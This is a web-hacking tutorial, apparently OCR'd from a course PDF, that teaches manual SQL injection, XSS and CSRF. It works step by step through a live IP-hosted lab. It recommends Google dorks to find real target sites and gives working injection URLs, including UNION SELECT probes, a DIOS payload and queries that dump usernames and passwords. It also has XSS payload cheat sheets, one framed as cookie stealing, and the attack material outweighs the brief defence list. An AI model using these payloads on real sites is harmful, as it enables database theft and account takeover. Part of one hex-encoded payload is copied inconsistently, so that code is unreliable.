SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

2.7 COMMENTS USED IN SQLI

For programmers, comment is used to make your application easier for you to read and maintain. For example, you can include a comment in a statement that describes the purpose of the statement within your application. However, in some SQL injectors, comment is used to balance the query before we start injecting.

Example of comments:

Comment	Name
--	MySQL Linux Style
--+	MySQL Windows Style
#	Hash (URL encode while use)
--+-	SQL Comment
;%00	Null Byte
`	Backtick

2.8 DIFFERENT KIND OF ERRORS

As an injector, different websites uses different backend (databases) and we can actually determine what database is running by analyzing the SQL error by using SQL Injection.

Example of database and its error:

Database	Error
MySQL Error	You have an error in your SQL syntax; check the manual that corresponds to your MySQL server

	version for the right syntax to use near '\'' at line 1
MS SQL ASPX Error	Server Error in '/' Application
MSAccess (Apache PHP)	Fatal error: Uncaught exception 'com_exception' with message Source: Microsoft JET Database Engine
MSAccess (IIS ASP)	Microsoft JET Database Engine error '80040e14'
Oracle Error	ORA-00933: SQL command not properly ended
ODBC Error	Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
PostgreSQL Error	PSQLException: ERROR: unterminated quoted string at or near "'" Position: 1 or Query failed: ERROR: syntax error at or near "'" at character 56 in /www/site/test.php on line 121.
MS SQL Server Error	Microsoft SQL Native Client error

Demo Time:

In this part I am going to show the step by step manual SQL injection. How to find a target? As an injector we always use google dorks to find a target. Example: inurl:php?id=
Before we start injecting the website needs to have a “parameter” example: php.?id=1 where we can start injecting.


We provided a pentesting lab where you can practice this live.

URL:http://128.199.131.238/btslab/vulnerability/ForumPosts.php?id=1

Now, let's find out if our target is vulnerable to SQL injection by using a single quote(') and Double quote(") after the parameter.

INPUT	http://128.199.131.238/btslab/vulnerability/ForumPosts.php?id=1'

OUTPUT:




It gives us an error message: this means it is vulnerable to sqli based on our table in 2.8 Different kind of errors (MySQL Error)

Now lets try Double quote:

INPUT	http://128.199.131.238/btslab/vulnerability/ForumPosts.php?id=1"

OUTPUT:




Now lets balance our query before we start injecting. Try to use the different comment based on our table in 2.7 Comments used in SQLi.

In balancing we need to receive the same output of the website before we inject something.

URL:

128.199.131.238/btslab/vulnerability/ForumPosts.php?id=1 --+- (Mysql Windows Style)

Expected Output:



2.9 GETTING THE NUMBER OF COLUMNS (1.3 DATABASE, TABLES & COLUMNS)

To get the number of columns, we need to use either the SQL command “ORDER BY” or “GROUP BY” on how to determine whether we got the exact number of columns. We need to get the same output as this (128.199.131.238/btslab/vulnerability/ForumPosts.php?id=1) meaning no error and exactly same output before we inject. Always start from highest number to lowest we until we get the number of column

before the error. Take note: some of the websites have more than 120 columns.


INPUT	OUTPUT
128.199.131.238/btslab/vulnerability/ ForumPosts.php?id=1 order by 100--+-	Unknown column '100' in 'order clause'
128.199.131.238/btslab/vulnerability/ ForumPosts.php?id=1 order by 10--+-	Unknown column '10' in 'order clause'
128.199.131.238/btslab/vulnerability/ ForumPosts.php?id=1 order by 5--+-	Unknown column '5' in 'order clause'
128.199.131.238/btslab/vulnerability/ ForumPosts.php?id=1 order by 4--+-	No error same output as (*128.199.131.238/btslab/vulnerability/ ForumPosts.php?id=1)* (We got the number of columns)

2.10 SHOWING THE VULNERABLE COLUMN

In showing the vulnerable columns we use the SQL command "Union select"
+ the number of columns.

URL: 128.199.131.238/btslab/vulnerability/ForumPosts.php?id=1 union select 1,2,3,4--+-


Output:



Some of the website shows the vulnerable column by just injecting union select but some don't. In order to show the vulnerable column when the site does not show by injecting union select, we can use period(.) or hyphen (-) ex: id=(.)1 or id=(-)1 without the parenthesis.

Input	128.199.131.238/btslab/vulnerability/ForumPosts.php?id=.1 union select 1,2,3,4--+-

OUTPUT:



The page will emphasize the vulnerable path in my case, it two (2)(3)(4). So now, we can already start injecting in the vulnerable path (2)(3)(4).

2.11 WHAT IS DIOS

Also known as "Dump in one Shot". It is a customize SQL query so attackers can easily dump the whole database table.

DIOS payload that we will use:

```
(select(@a)from(select(@a:=0x00),
(select(@a)from(information_schema.columns)where(table_schema!
=0x696e666f726d6174696f6e5f736368656d61)and(@a)in(@a:=concat(
@a,table_name,0x203a3a20,column_name,0x3c62723e))))a)
```


This payload is available in hackbar click union based > DIOS MYSQL > DIOS by Shariq

2.12 DUMPING OF TABLE USING DIOS

We have learned what is DIOS and the DIOS payload that we will use. Just inject the DIOS payload in the vulnerable path 2.

Input	Output
128.199.131.238/btslab/vulnerability/ForumPosts.php?id=.1 union select 1,(select(@a)from(select(@a:=0x00),(select(@a)from(information_schema.columns)where(table_schema!=0x696e666f726d6174696f6e5f7363686568656d61)and(@a)in(@a:=concat(@a,table_name,0x203a3a20,column_name,0x3c62723e))))a),3,4--+-	Content: YOU will see the whole database table dump in our page The left data is table and the right data is column *(Table:: column)*

Output image:




2.13 MANUAL DUMPING OF TABLE

In this part I will give you the steps in manual dumping of table without using DIOS.

```
128.199.131.238/btslab/vulnerability/ForumPosts.php?id=.1 union select 1,group_concat(table_name,0x0a),3,4 from information_schema.tables where table_schema=database()--+-
```

You will see the dump database table now we can proceed by getting the columns inside the table:



Changes:


group_concat(table_name,0x0a) to *group_concat(column_name,0x0a)* FROM information_schema.tables where table_schema=database() to *FROM information_schema.columns where table_name=0x7573657273*

What is 0x7573657273? It is the hex encoding of our table ex: users then hex encode it
What is 0x3a? Hex code of "**:**"

```
128.199.131.238/btslab/vulnerability/ForumPosts.php?id=.1 union select 1,group_concat(column_name,0x0a),3,4 FROM information_schema.columns
```

where table_name=0x7573657273 --+-


Output Image:



2.14 GETTING DATA FROM THE COLUMNS

We already dumped the columns from the database table. Lets assume our columns are: username and password. Now lets dump the records inside those columns.

128.199.131.238/btslab/vulnerability/ForumPosts.php?id=.1 union select 1,concat(username,0x3a,password),3,4 from users--+-



We successfully got the data!

003:

XSS

3.1 INTRODUCTION

In this section, you will learn about the so called “XSS attack”; the different types of XSS; how to execute the XSS; and the different payloads used. The main risk of this attack is to steal cookie and session from your target that can result to account takeover.

3.2 WHAT IS XSS

Cross-site scripting (XSS) - is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.

Injection Attacks

- if an application accepts *inputs* from the user and
- if the application uses these input in a specific content then
- The input can have special effects
- for XSS, the content is the web page
  - Html Code
  - JavaScript Code

3.3 TYPES OF XSS

- Stored XSS

Stored XSS generally occurs when user input is stored on the target server, such as in a database, *in a message forum, visitor log,*

comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser.

- Reflected XSS

Reflected XSS occurs when user input is immediately returned by a web application in an *error message, search result,* or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, but without permanently storing the user provided data into the database.

- Dom based XSS

DOM Based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser, i.e. the source of the data is in the DOM. The sink is also in the DOM. And the data flow never leaves the browser. For example, the source (where malicious data is read) could be the URL of the page (e.g. document.location.href), or it could be an element of the HTML, and the sink is a sensitive method call that causes the execution of the malicious data (e.g. document.write)."

3.4 EXAMPLE OF XSS


In this part, I am going to give examples of URL and payloads that can be used to execute as an “XSS attack”.

XSS	Payload

Prompt the domain name using XSS	<script>alert(document.domain)</script>
Use to steal cookie	<script>alert(document.cookie)</script>

Reflected XSS:

URL:	http://128.199.131.238/btslab/vulnerability/xss/xss1.php




Now use the payload <script>alert(document.domain)</script> in search text

URL:	http://128.199.131.238/btslab/vulnerability/xss/xss1.php?keyword=<script>alert(document.domain)</script>&Search=Search


Stored XSS:

URL	http://128.199.131.238/btslab/vulnerability/forum.php



Now put the payload <script>alert(document.domain)</script> in title textbox(because the title is the one that reflects in the page) and any in message textbox

url	http://128.199.131.238/btslab/vulnerability/forum.php



3.5 XSS CHEAT SHEET

Technique	Vector/Payload *
HTML Context Tag Injection	<svg onload=alert(1)> "><svg onload=alert(1)//
HTML Context Inline Injection	"onmouseover=alert(1)// "autofocus/onfocus=alert(1)//
Javascript Context Code Injection	'-alert(1)-' '-alert(1)//
Javascript Context Code Injection (escaping the escape)	\'-alert(1)//
Javascript Context Tag Injection	</script><svg onload=alert(1)>
PHP_SELF Injection	http://DOMAIN/PAGE.php/"><svg onload=alert(1)>
Without Parenthesis	<svg onload=alert`1`> <svg onload=alert(1)> <svg onload=alert(1&#x29> <svg onload=alert(1&#41>
Code Reuse Inline Script	<script>alert(1)// <script>alert(1)<!–
Generic Source Breaking	<x onxxx=alert(1) 1='
My Collection of payload	<script>alert('xss')</script> <SCript>alert('xss')</SCript> <scri<script>pt>alert('xss')</scri</script>pt> <script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script> ";alert('xss');" "><script>alert('xss')</script> <img src="xxxx" onerror="alert(1)"> ";alert(1);//

3.6 HTML5 XSS CHEAT SHEET


XSS	Details	Payload
XSS via formaction – requiring user interaction	A vector displaying the HTML5 form and formaction capabilities for form hijacking outside the actual form.	<form id="test"></form><button form="test" formaction="javascript:alert(1)">X</button>
Self-executing focus event via autofocus	This vector uses an input element with autofocus to call its own focus event handler – no user interaction required	<input onfocus=write(1) autofocus>
Self-executing blur event via autofocus competition	Here we have two HTML input elements competing for the focus - and one executing JavaScript on losing its focus	<input onblur=write(1) autofocus><input autofocus>
JavaScript execution via <VIDEO> poster attribute	Opera 10.5+ allows using poster attributes in combination with javascript: URIs. This bug has been fixed in Opera 11.	<video poster=javascript:alert(1)//></video>
XSS via formaction - requiring user interaction	A vector displaying the HTML5 "formaction" capabilities for form hijacking. Note that this variation does not use the "id" and "form"	<form><button formaction="javascript:alert

	attributes to connect button and form.	(1)">X</button>
HTML comment parsing issues	This vector shows how comments are being parsed and what problems can arise in case user submitted HTML is allowed to contain comments.	<!--<img src="--><img src=x onerror=alert(1)//">

3.7 PROTECTION AGAINST XSS

As a developer, we need to protect our users from attackers who want to execute an XSS attack. In order to do that, we need to follow these things to prevent attackers to execute this attack against our website.

- Never trust user inputs
- Validation: accept only expected inputs
- Escaping: remove side-effects when using user inputs
- use htmlentities() when storing data to a (for PHP)


004:
CSRF

4.1 INTRODUCTION

In this section, you will learn:

- how to execute CSRF attack
- how to determine whether the website is vulnerable to CSRF.
- the basic Flow of CSRF attack and the defense mechanism to prevent CSRF attacks

Furthermore in this part, we need to learn about the basic HTML forms. We need this knowledge to create a malicious request outside the website. This is actually just the foundations hence you don't need to have experience in web developing/programming; you just need to understand how the forms work.

4.2 HTML FORMS

HTML Forms are required when you want to collect some data from the site visitor. For example during user registration you would like to collect information such as name, email address, credit card number, etc.

There are various form elements available like text fields, text areas, drop-down menus, radio buttons, check boxes, etc.

The HTML <form> tag is used to create an HTML form and it has following syntax:

```
<form action="Script URL" method="GET|POST">
        form elements like input, textarea etc.
</form>
```

4.3 HTTP METHODS: GET VS. POST

What is HTTP?

The Hypertext Transfer Protocol (HTTP) is designed to enable communications between clients and servers.

HTTP works as a request-response protocol between a client and server.

A web browser may be the client, and an application on a computer that hosts a web site may be the server.

Two HTTP Request Methods: GET and POST

Two commonly used methods for a request-response between a client and server are: GET and POST.

- GET – Requests data from a specified resource
- POST – Submits data to be processed to a specified resource

The GET Method

Note that the query string (name/value pairs) is sent through the URL using a GET request:

```
Site.com/demo_form.php?name1=value1&name2=value2
```

Some other notes on GET requests:

- GET requests can be cached
- GET requests remain in the browser history
- GET requests can be bookmarked
- GET requests should never be used when dealing with sensitive data

- GET requests have length restrictions
- GET requests should be used only to retrieve data

The POST Method

Note that the query string (name/value pairs) is sent in the HTTP message body of a POST request:

POST /test/demo_form.php HTTP/1.1
Host: name1=value1&name2=value2

Some other notes on POST requests:

- POST requests are never cached
- POST requests do not remain in the browser history
- POST requests cannot be bookmarked
- POST requests have no restrictions on data length

Compare GET vs. POST

The following table compares the two HTTP methods: GET and POST.

	GET	POST
BACK button/Reload	Harmless	Data will be re-submitted (the browser should alert the user that the data are about to be re-submitted)
Bookmarked	Can be bookmarked	Cannot be bookmarked
Cached	Can be cached	Not cached

Encoding type	application/x-www-form-urlencoded	application/x-www-form-urlencoded or multipart/form-data. Use multipart encoding for binary data
History	Parameters remain in browser history	Parameters are not saved in browser history
Restrictions on data length	Yes, when sending data, the GET method adds the data to the URL; and the length of a URL is limited (maximum URL length is 2048 characters)	No restrictions
Restrictions on data type	Only ASCII characters allowed	No restrictions. Binary data is also allowed
Security	GET is less secure compared to POST because data sent is part of the URL Never use GET when sending passwords or other sensitive information!	POST is a little safer than GET because the parameters are not stored in browser history or in web server logs
Visibility	Data is visible to everyone in the URL	Data is not displayed in the URL

Other HTTP Request Methods


The following table lists some other HTTP request methods:

Method	Description
HEAD	Same as GET but returns only HTTP headers and no document body
PUT	Uploads a representation of the

	specified URI
DELETE	Deletes the specified resource
OPTIONS	Returns the HTTP methods that the server supports
CONNECT	Converts the request connection to a transparent TCP/IP tunnel


4.4 WHAT IS CSRF?

Cross-Site Request Forgery is a type of attack that occurs when a malicious web site, email, blog, instant message, or program causes a user's web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. The impact of a successful CSRF attack is limited to the capabilities exposed by the vulnerable application. Cross-site request forgery (CSRF) vulnerabilities can be used to trick a user's browser into performing an unwanted action on your site.




4.5 CLASSIC CSRF

- Attacker visits victims site
- Attacker creates a CSRF(html form)
    - The (CSRF)form consist of malicious request that can set victims email and password to attackers “Set Value”. ex: email:test password:test123
- Victim loads attackers site
- Attacker (CSRF) HTML form sends HTTP requests to victim victims site assumes request originate from itself



This explains the normal flow of client and webserver without the attacker:



4.6 WHY CSRF IS INTERESTING?

- Allows an attacker to take arbitary actions as the vitcim against a website.
- Similar to cross-site scripting
- Often missed by web pen-testers
- Not a small coding error like XSS
- Many platforms do not have built-in features to prevent CSRF attack.
- Preventing the attack may require implementing a new feature and often isn't trivial to do right

4.7 CSRF FLOW

The following are the steps on how the attacker performs CSRF attack.

- Step 1: Attacker hosts web page with pre-populated HTML form data.
- Step2: Victim browses to attacker's HTML form.
- Step 3: Page automatically submits pre-populated form data to a site where victim has access.

Remember: Javascript can automate posting forms.

- Step 4: Site authenticates request (with attacker's form data) as coming from the victim.
- Result: Attacker's form data is accepted by server since it was sent from legitimate user.

4.8 DEMO ATTACK

